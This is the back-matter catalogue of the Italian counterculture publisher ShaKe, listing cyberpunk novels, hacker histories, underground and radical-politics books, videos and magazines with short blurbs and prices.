Sebastiano Cavarra e la Sicilia, Simone, Manuela e Bernie della HUP, Francesco Cikitone Alter8 perché è un orso invasato, Eugenio Cirese perché è simpatico, il presidente Bush perché ci viene voglia di tirargli le noccioline e le banane (marce).

CATALOGO

PER ORDINI DIRETTI E INFORMAZIONI

Contatti postali: ShaKe, viale Bligny, 42 – 20136 Milano
tel./fax 02/58317306
Contatti elettronici: http://www.decoder.it e www.shake.it
e-mail: info@shake.it

CYBERPUNKLINE

NO COPYRIGHT Raf Valvola Scelsi. Per un nuovo diritto positivo dell'uomo. Un testo importante sulla questione della trasmissione del sapere nella società postfordista. Dal software al problema generale, pp. 304, E. 11,88 • **CYBERPUNK** Antologia di testi politici a cura di Raf Valvola Scelsi. 20[a] edizione. Il ritorno ruggente della stampa underground, un libro importante che ha disegnato i contorni degli anni novanta, analizzando negli aspetti politici il caso letterario del decennio scorso: il Cyberpunk, pp. 224, E. 10,33 • **SNOW CRASH Seconda edizione riveduta** Neal Stephenson. Primo romanzo edito dalla ShaKe, vero e proprio tecno-giallo dell'età dell'informazione. Premiato come miglior libro di fantascienza nel 1994 con l'Arthur C. Clarke Award, pp. 416, E. 14,46 • **GIRO DI VITE CONTRO GLI HACKER** Bruce Sterling. Testo fondamentale per chi desidera conoscere le dinamiche del cyberspazio, pp. 254, E. 11,88 • **MINDPLAYERS** Pat Cadigan. È il primo romanzo *psycocyber* dell'unica scrittrice riconosciuta dal movimento letterario cyberpunk, pp. 240, E. 11,88 • **HACKERS: eroi della rivoluzione del computer** Steven Levy. È il libro definitivo della storia degli hacker dal 1958 al 1983, pp. 416, E. 17,04 • **AA. VV. STRANI ATTRATTORI** – **Antologia di fantascienza radicale** a cura di Rudy Rucker, P.L. Wilson (più conosciuto come Hakim Bey) e R. Anton Wilson, ed. it. a cura di M. Tavosanis e F. Gadducci. Una bomba letteraria a base di sesso biomeccanico, droghe in quantità, post-anarchismo militante e tecno-profezie per il nostro caotico futuro. Racconti di J.G. Ballard, W.S. Burroughs, P. Di Filippo, W. Gibson, R. Kadrey, J. Kohenline, T. Metzger, R. Rucker, L. Shiner, B. Sterling e altri, pp. 304, E. 15,49 • **METROFAGA** di Richard Kadrey. L'eccezionale primo romanzo di Richard Kadrey è duro, mai cinico, appassionatamente politico e solleva questioni importanti, pp. 224, E. 12,91 • **L'ERA DEL DIAMANTE** Neal Stephenson. Un romanzo maturo e avvincente, ricco di potenti e inedite immagini del futuro, ambientato nella Cina digitale mandarina, pp. 432, E. 18,08 • **RIBELLIONE NELLA SILICON VALLEY: conflitto e rifiuto del lavoro nel postfordismo** a cura di Raf Valvola Scelsi. Raccolta del meglio degli scritti e della grafica della straordinaria rivista californiana "Processed World" che si occupa da ormai 15 anni dei problemi dei lavoratori del "terziario avanzato", pp. 192, E. 11,88 • **SINTETIZZATORI UMANI** Pat Cadigan. Secondo strepitoso romanzo della "regina del cyberpunk", pp. 400, E. 14,46 • **PERMUTATION CITY** Greg Egan. In una città virtuale le lotte tra ricchi e poveri per la conquista dell'immortalità. Un capolavoro di un grande matematico, pp. 280, E. 14,46 • **RETROFUTURO Antologia di racconti** di Vittorio Curtoni. Questa antologia raccoglie il meglio della sua produzione di racconti brevi, incastonati nella cornice di una personalissima storia della fantascienza ricostruita sul filo della memoria, pp. 256, E. 12,91 • **ZODIAC Un giallo ecoterrorista.** Neal Stephenson. Un vero e proprio thriller con tonalità hardboiled, per un maestro della post fantascienza: un libro veramente divertente, pp. 256, E. 14,46 • **NELL'ANNO DELLA SIGNORA** di Carlo Formenti. In una Lombardia del futuro, il potere è conteso tra congreghe neoreligiose incentrate sul culto della Signora. Un romanzo ben scritto e avvincente, pp. 224, E. 12,91 • **MILANO 2019: LINEA DI CONFINE** di Roberto Perego. Un romanzo velocissimo dallo stile ficcante, uno sguardo su uno degli scenari prossimi futuri, pp. 288, E. 12,91 • **FOLLI** di Pat Cadigan. In un mondo di succhia-cervello e rapinatori di corpi,

non puoi dare nulla per scontato. Neanche la tua identità. Per la seconda volta, dopo *Mindplayers*, Pat Cadigan vince il prestigioso A.C. Clarke Award come miglior romanzo di fantascienza, pp. 224, E. 12,91 • **IL CUORE ESPLOSO** di John Shirley. Sussultano i nervi alla lettura dei racconti di questo libro, tenetevi a portata di mano dei sedativi altrimenti il cuore potrebbe veramente esplodervi. John Shirley porta i suoi lettori a dubitare della propria salute mentale, aggredisce i preconcetti fondendo allucinazioni hi-tech con immagini viscerali provenienti dai luoghi più oscuri della sua mente drogata. pp. 192, E. 11,88. • **23 La storia dell'hacker Karl Koch** di Hans-Christian Schmid e Michael Gutmann. Tra le pagine meno note della storia dell'hacking, quelle relative alla vicenda di Karl Koch, Pengo e un pugno di aderenti al Chaos Computer Club sono sicuramente tra le più importanti. pp. 152, E. 11,88 • **IL CYBORG Saggio sull'uomo artificiale** di Antonio Caronia. A distanza di quindici anni esce una versione riveduta e ampliata in cui l'autore propone una nuova riflessione sull'"uomo artificiale". pp. 136, E. 9,30 • **I MOTORI DI RICERCA NEL CAOS DELLA RETE. Kit di sopravvivenza** di Ferry Byte e Claudio Parrini. Questo testo, diversamente dai manuali che saturano il mercato, si propone di guardare i motori di ricerca con occhi disincantati. pp. 128, E. 9,30 • **CRYPTO. Iribelli del codice in difesa della privacy** di Steven Levy. Dall'autore di *Hackers* l'appassionante epopea di un gruppo di sperimentatori che riescono ad affermare il diritto alla privacy. pp. 352, E. 17,50.

UNDERGROUND

PASTO NUDO a fumetti Professor Bad Trip. Il classico sulle droghe illustrato dal grande cerimoniere acido. Introduzione di Fernanda Pivano, pp. 80, E. 10,33 • **L'OCCHIO NELLA PIRAMIDE** Primo volume della trilogia *GLI ILLUMINATI* R. Shea e R.A. Wilson. Questo romanzo si snoda tra magistrali fantasie paranoiche e un'intrigante analisi della realtà "occulta", pp. 304, E. 11,88 • **VERE ALLUCINAZIONI** Terence McKenna. Il più grande studioso di psichedelia contemporaneo, in un romanzo verità, in un viaggio nella foresta amazzonica alla ricerca del più potente allucinogeno, pp. 248, E. 11,88 • **CENTRI SOCIALI: geografie del desiderio**, a cura di Consorzio Aaster, Centro sociale Leoncavallo, Centro sociale Cox 18, Primo Moroni. Le statistiche, il passato, il presente e il futuro dei centri sociali milanesi, pp. 256 (con inserto di 64 pp. di foto), E. 12,91 • **TRAVELLER E RAVER: racconti orali dei nomadi della nuova era** R. Lowe e W. Shaw. Le vere storie di 30 "nomadi della nuova era". Parlano i protagonisti di un movimento che solo in GB conta mezzo milione di aderenti, tra vecchi hippy e nuovi raver, gente che si sposta continuamente a bordo di furgoni, camion e auto scassate, pp. 224, con immagini a colori, E. 12,91 • **ESTATE D'AMORE E DI RIVOLTA Con i Beatles nella Summer of Love** di Derek Taylor. Un'entusiasmante viaggio nella Summer of Love con i Beatles, Rolling Stones, Doors, Jefferson Airplane, Fugs, Ginsberg, Leary, pp. 304, E. 14,46 • **COSTRETTI A SANGUINARE Romanzo sul punk 1977-84** Marco Philopat. Un libro sulla vita di una generazione che ancora oggi porta sulla propria pelle le ferite e le cicatrici di un drammatico passaggio d'epoca, pp. 224, E. 12,91 • **LA MELA D'ORO** Secondo volume della trilogia *GLI ILLUMINATI* R. Shea e R.A. Wilson. Nuove fantastiche avventure aspettano i lettori "intrippati" nella paranoica visione del mondo di quel folle di Robert Anton, pp. 224, E. 12,91 • **HIPHOP A LOS ANGELES Rap e rivolta sociale** Brian Cross. Il testo documenta con interviste, foto e saggi le radici storiche del rap e la varietà delle sue reti culturali, pp. 272, E. 14,46• **HELL'S ANGELS** Hunter S. Thompson. Il mito degli Hell's Angels, le violenze vere o presunte, lo scontro con il potere, le reazioni isteriche della stampa. Il tutto scritto da un temerario giornalista divenuto uno di loro, pp. 272, E. 14,46 • **ATTI INSENSATI DI BELLEZZA. Hippy, punk, squatter, raver, eco-azione diretta: culture di resistenza in Inghilterra** George McKay. Questo testo tratteggia un resoconto vivido e dall'interno (l'autore è stato punk, anarchico, occupante) della rete controculturale e dei movimenti che fino a oggi sono rimasti, per larga parte, non raccontati. Una nuova interpretazione delle zone temporaneamente autonome di Hakim Bey, pp. 248, E. 14,46.• **IL LEVIATANO** Terzo volume della trilogia *GLI ILLUMINATI* di R. Shea e R.A. Wilson. Conclusione dell'intricata saga, misteri e segreti mai rilevati si dispiegheranno al lettore. pp. 240, E. 12,91. • **ALICE È IL DIAVOLO Storia di una radio sovversiva** Collettivo A/traverso, a cura di Gomma e Bifo.

La vera storia dell"radio libera" che cambiò il volto della comunicazione via etere, con cd allegato che ripropone le voci e i suoni delle manifestazioni bolognesi del marzo 1977, pp 196 + cd E. 15,00. • **LA BANDA BELLINI** di Marco Philopat. Romanzo liberamente tratto dai racconti orali di Andrea Bellini, alla guida durante i turbolenti anni Settanta, del più temuto servizio d'ordine del Movimento durante gli scontri di piazza a Milano. pp. 192, E.12,00

I PIRATINI

T.A.Z. Hakim Bey. Dalle comunità dei pirati di Captain Mission alle comunità telematiche Cyberpunk. L'elogio del nomadismo psichico in un saggio che è già un classico delle controculture, pp. 176, 80 foto, E. 10,33 • **VIA RADIO** Hakim Bey. Dallo stesso autore di T.A.Z., una raccolta di brevi saggi sull'immediatismo, una strategia di accesso al piacere, "la Tv è per l'immaginazione quello che il virus è per il Dna: la fine", pp. 64, E. 4,13 • **UTOPIE PIRATA: corsari mori e rinnegati europei**, Peter Lamborn Wilson, esperto di *zone temporaneamente autonome*, mette a fuoco le caratteristiche dell'organizzazione pirata: corsari, sufi, pederasti, irresistibili donne, schiavi, avventurieri, ribelli irlandesi, ebrei eretici, spie britanniche ed eroi popolari radicali... la popolazione di queste ormai mitiche *comunità insurrezionali*, pp. 160, E. 9,30 • **MILLENNIUM Dalle TAZ alla rivoluzione** Hakim Bey. Dopo Taz la riflessione si sposta sull'attualità di una prospettiva rivoluzionaria. Il centro è adesso sulla possibilità dell'eliminazione della stato a seguito dell'alleanza tra società e tradizioni religiose ereticali, pp. 96, E. 9,30.

BLACKPROMETHEUS

CON OGNI MEZZO NECESSARIO Malcolm X – I discorsi e le interviste dell'ultimo anno di vita. Uno strumento indispensabile per la conoscenza delle lotte radicali nere, pp. 224, E. 12,91 • **SENZA ILLUSIONI** a cura di Bruno Cartosio. Antologia sui neri americani dalle Black Panther alla rivolta di Los Angeles. Contributi dei migliori saggisti afroamericani, pp. 272, E. 10,33 • **PANTERE NERE** Paolo Bertella Farnetti. Il libro sull'organizzazione politica che più ha acceso l'immaginazione di varie generazioni di giovani rivoluzionari e ribelli: il Partito delle Pantere nere, pp. 288, 100 foto, E. 12,91 • **IL POPOLO DEL BLUES** Amiri Baraka (LeRoy Jones). In questo famoso testo Baraka ricostruisce la vicenda del popolo afro-americano, dalla fase della schiavitù alla "cittadinanza" politica, attraverso la chiave di lettura offerta dalla storia della musica blues e jazz., pp. 208, E. 12,91. • **LA FABBRICA DEI NEGRI** Gil Scott-Heron. Sincopatico romanzo ambientato negli anni Settanta in una università nel sud degli Stati uniti tra gli studenti neri, pp. 208 E. 10,32. • **BLACK MAMA - LA VEDOVA NERA** Iceberg Slim. Durissimo e disperato romanzo considerato negli Stati Uniti uno dei più importanti classici della letteratura afroamericana, PP. 256, E. 14,00. • **KING SUCKERMAN** di George P. Pelecanos. Un inno al cinema blaxploitation, alla musica funky e soul, al basket e alla cultura pop urbana dallo scrittore più *cool* d'America. pp. 256, E.14,00 • **MUMBO JUMBO.** di Ishmael Reed. Una detective story HooDoo che in un raffinato gioco a incastri narativo guida il lettore in un affascinante viaggio negli strati più profondi dell'immaginario afroamericano. pp.232, E. 13,00.

CORPIRADICALI

LA SADICA PERFETTA Terence Sellers. Il libro rappresenta la *summa* filosofica della sua riflessione sul disciplinamento dei corpi e delle menti... sul bondage, il feticismo, il rituale, la morte. Completano il testo una decina di tavole di Genesis P-Orridge, fondatore degli Psychic TV e una riflessione di Helena Velena sulla funzione psicoterapeutica della sadica "professionale", pp. 208, E. 14,46 • **AD ALTO RISCHIO Antologia di scritti proibiti.** Con scritti di Kathy Acker, William S. Burroughs, Pat Califia, Dennis Cooper, Terence Sellers, Gary Indiana e molti altri. Con questo volume si entra "ad alto rischio", ci si immerge nelle zone proibite del sesso e dei comportamenti trasgressivi e politici, pp. 272, E. 14,46 • **NEW NOIR**

John Shirley. Una serie di racconti noir al limite dello splatterpunk, comici e talvolta irresistibili. Un piccolo cult, pp. 128, E. 9,30 • **AVANT POP** A cura di Larry McCaffery. Con scritti di Samuel Delany, Kathy Acker, Mark Leyner, Euridice, William T. Wollmann e altri, pp. 224, E. 12,91 • **SANGUE SESSUALE** di Mark Amerika. Amerika, uno dei massimi scrittori dell'underground americano, è il portavoce dell'avant-pop, la corrente letteraria che mescola generi e immaginari diversi: dalla cultura beatnik al cyberpunk, dal noir al sesso estremo, pp. 192, E. 12,91 • **IL FETICISMO DELLA SECONDA PELLE Antologia di "Skin Two"**. Una raccolta dei testi migliori della rivista inglese, che non mancheranno di affascinare non solo i lettori che ne hanno abbastanza del "sesso noioso", ma anche tutti coloro che hanno intenzione di esplorare territori proibiti e limiti spesso invalicabili, pp. 192, E. 12,91 • **DON CHISCIOTTE** di Kathy Acker. Questo romanzo, Acker, punta l'attenzione sull'identità della donna usando un modello fortemente maschile: Don Chisciotte. Com'è nel suo stile decostruisce il soggetto femminile e uno dei miti maggiormente presenti nella rappresentazione della donna: l'amore romantico con le sue convenzioni monogamiche ed eterosessuali, pp. 240, E. 14,46. • **F/32 La magni*fica* assassina** di Eurudice. Un romanzo selvaggio, pericoloso, disturbante, metafisico ed eccessivo. pp. 208, E. 12,91 • **SENTO ODOR DI ESTHER WILLIAMS** di Mark Leyner. Dello stesso autore di Mio cugino il gastroenterologo, il libro che fonda la corrente Avant Pop. pp. 136, E. 9,30. • **DELITTO D'AUTORE.** di Pablo Echaurren. Dalla pittura alla narrativa, l'eclettico Echaurren ha scritto con estrema ironia un romanzo al vetriolo sul mondo dell'arte contemporanea. pp. 216, E. 13,00.

RE/SEARCH RI/CERCA

RE/SEARCH Edizione italiana W.S. BURROUGHS B. GYSIN. Nuova edizione aggiornata, dopo la morte dell'unico scrittore veramente geniale dei nostri tempi, pp. 272, E. 12,91. • **RE/SEARCH Edizione italiana J.G. Ballard**. Antologia del grande anticipatore del futuro prossimo venturo. Contiene 29 saggi originali inediti di non-fiction, edizione totalmente rifatta rispetto all'originale, pp. 272, E. 10,33 • **RE/SEARCH Edizione italiana MEDUSE CYBORG Antologia di donne arrabbiate** Terzo volume dell'edizione italiana di Re/Search, comprende una serie di lunghe interviste a "donne arrabbiate" che rappresentano diverse esperienze e una comune tensione verso un femminismo moderno e radicale, pp. 352, E. 16,53 • **RE/SEARCH Edizione italiana MANUALE DI CULTURA INDUSTRIALE** a cura di Paolo Bandera. Il testo è una guida alla filosofia e all'attività di un gruppo di artisti *devianti* che si è distinto per aver avuto in anticipo l'intuizione del crollo della civiltà industriale, pp. 288, E. 14,46. • **DAVID CRONENBERG** di Serge Grünberg. Cronenberg, proveniente dal movimento underground degli anni Settanta, è un cineasta ossessionato dal mostruoso e dalla letteratura, tanto da fare del problema della mutazione il filo rosso della propria ricerca estetica. Con un saggio inedito su *eXistenZ*, pp. 152, E. 10,33, illustrato. • **GLI OCCHI VERDI** di Marguerite Duras. In questo volume, pubblicato in Francia per i "Cahiers du cinéma", e fino ad oggi inedito in Italia, Marguerite Duras, esprime spietati e contraddittori giudizi sulla società utilizzando come metafora il cinema, pp. 104, E. 10,33. • **GILLES DELEUZE POPFILOSOFO** di Massimiliano Guareschi. Questo volume si propone di fornire un'imtroduzione, una via di accesso al pensiero deleuziano, esplicitamente pensato per i non specialisti di cose filosofiche, pp. 168, E. 10,33.

UNIVERSALE SHAKE

L'AUTUNNO DEGLI STATI UNITI - Neoliberismo e declino sociale da Reagan a Clinton di Bruno Cartosio. La drammatica polarizzazione sociale e i 15 anni di *downsizing*: questi i temi principali del libro, che propone un cammino pluriennale di analisi critiche, ostinate e puntuali sulla scena economico politica e sociale degli Stati Uniti, pp. 240, E. 12,91 • **YOU'LL NEVER WALK ALONE Il mito del tifo inglese** di Rocco De Biasi. In un volume chiaro e gradevole, vengono analizzate la trasformazione del calcio inglese e delle sue tifoserie e la creazione del mostro sociale "hooligan", pp. 224, E. 12,91 • **DA LIVERPOOL A SAN SIRO La leggenda continua** Un CD con i cori inglesi e della curva sud del Milan, e i

pezzi musicali originali di Sergio Messina, Royalize, Sigma Tibet e Adrian Sheerwood, CD audio di 47 minuti con opuscolo 16 pp. a colori, E. 10,70 • **LE PAROLE E LA LOTTA ARMATA - Storia vissuta e sinistra militante in Italia, Germania e Svizzera,** a cura di Primo Moroni, IG Rote Fabrik, Konzeptbüro. Nel 1997 a Zurigo si radunarono per alcuni giorni gli esponenti di alcune delle più importanti organizzazioni "armate" degli anni settanta-ottanta per discutere senza veli con altri militanti e storici della loro esperienza, pp. 224, E. 14,46. • **LE TRIBU' DI PORTO ALEGRE. L'alternativa dal basso** di Cristina Artoni. Dal Brasile al Messico, idee pratiche per un nuovo agire politico che sappia intervenire sulla ealtà dell nostro tempo. pp. 128, E. 10,80.

VIDEO

VIDEOZINE CYBERPUNK vol. I. Videocassetta con libretto, antologia di futuri contemporanei, 80 minuti, E. 12,91 • **VIDEOZINE CYBERPUNK vol. II**. Vhs con libretto, 90 minuti, E. 12,91 • **COMMISSIONER OF SEWERS** William Burroughs. Un film di Klaus Maeck VHS 60 minuti di documenti su zio Bill, altamente professionali, E. 18,08 • **DECODER IL FILM** Klaus Maeck. Un film cult e profetico. Con F.M. Einheit, G.P-Orridge, Christiana F., W.S. Burroughs. Musica: Einstürzende Neubauten, Soft Cell, The The, 58 minuti, E. 18,08 • **VHS VIRUS** Documento storico, girato in 16 mm. nel 1982 all'interno della casa occupata dai punk di via Correggio 18 a Milano. Strettamente collegato al romanzo *Costretti a Sanguinare*, durata 30 minuti, E. 12,91 • **Richard Stallman FILOSOFIA E PRATICA DEL PROGETTO GNU**. Il programmatore Richard Stallman, in questa conferenza tenuta in Cox 18, ci spiega del Progetto Gnu, uno dei più interessanti esperimenti per la produzione di una vera, concreta alternativa al monopolio delle grandi aziende del software, durata 90 min., E. 12,91.• **SOLO LIMONI**. Giacomo Verde e Lello Voce. Videodocumentazione poetica dei fatti di Genova nel luglio 2001. VHS accompagnata da un libro che offre i contributi originali di molti tra gli autori della nuova letteratura italiana, durata 46 minuti, E. 14,46. • **FORZA CANI** un film di Marina Spada. Un esperimento radicale di cinema indipendente finanziato colletivamente. VHS accompagnata da un libro con le testimonianze di alcuni tra coloro che hanno partecipato alla realizzazione del film e l'impiego delle nuove tecnologie, durata 90 minuti, E. 15,50 • **CRITICAL MASS. Noi non blocchiamo il traffico, noi siamo il traffico!** di Ted White. Il regista americano racconta la nascita e lo sviluppo di Critical Mass uno dei più contagiosi e spiazzanti movimenti internazionali degli ultimi decenni. Il libro a cura di PSYCHOattiva DreaM-Team che raccoglie brani di autorevoli studiosi di Critical Mass. Durata 50 minuti, E. 18,00.

RIVISTE

DECODER 12 Speciale privacy, Primo Moroni, Controcultura informatica, Richard Stallman, e-money, Push technology, Pat Cadigan, Traveller, Letteratura Avant Pop, Mike Davis, Reclaim the Street, Ecstasy, abbiamo raggiunto p. 1000 di controculture radicali e libertarie, pp. 72, E. 4,65 • **DECODER 11** Speciale J.G. Ballard, Hakim Bey, Pierre Lévy, Neal Stephenson, Cyberfemminismo, Jungle, Helena Velena, pp. 96, E. 4,65 • **DECODER RACCOLTA N. 5/6** Ristampa dei numeri della rivista internazionale underground usciti prima della fine degli anni Ottanta, pp. 192, E. 12,91, sono ancora disponibili le ultimissime copie dei nn. 8/9/10 • **FIKA FUTURA Rivista di secrezioni acide cyberfemministe & queer** n. 2 Helena Velena, Surgical Beauty, Speed Demon, Sbarbies Adventures, pp. 36, E. 3,10 • **FIKA FUTURA Rivista di secrezioni acide cyberfemministe & queer** n. 1 VNS Matrix, Rete Femminile Singolare, Katy Acker, Feti in faccia (Fumetto in 3d), Autodifesa femminile, Frutta interattiva, Linda Dement, pp. 32, E. 3,10 • **PSYCHOattiva Rivista di vita e cultura psichedelica**. n. 1, pp. 112, E. 6,20 • **PSYCHOattiva Rivista di vita e cultura psichedelica**. n. 2, pp. 96, E. 6,20. • **ACOMA Rivista Internazionale di Studi Nordamericani** n. 21, pp.160, E. 9,30. • **ACOMA Rivista Internazionale di Studi Nordamericani** n. 22, pp.128, E. 9,30. • **ACOMA Rivista Internazionale di Studi Nordamericani** n. 23, pp.128, E. 9,30. • **ACOMA Rivista Internazionale di Studi Nordamericani** n. 24, pp.128, E. 9,30. • **ACOMA Rivista Internazionale di Studi Nordamericani** n. 25, pp.128, E. 9,30.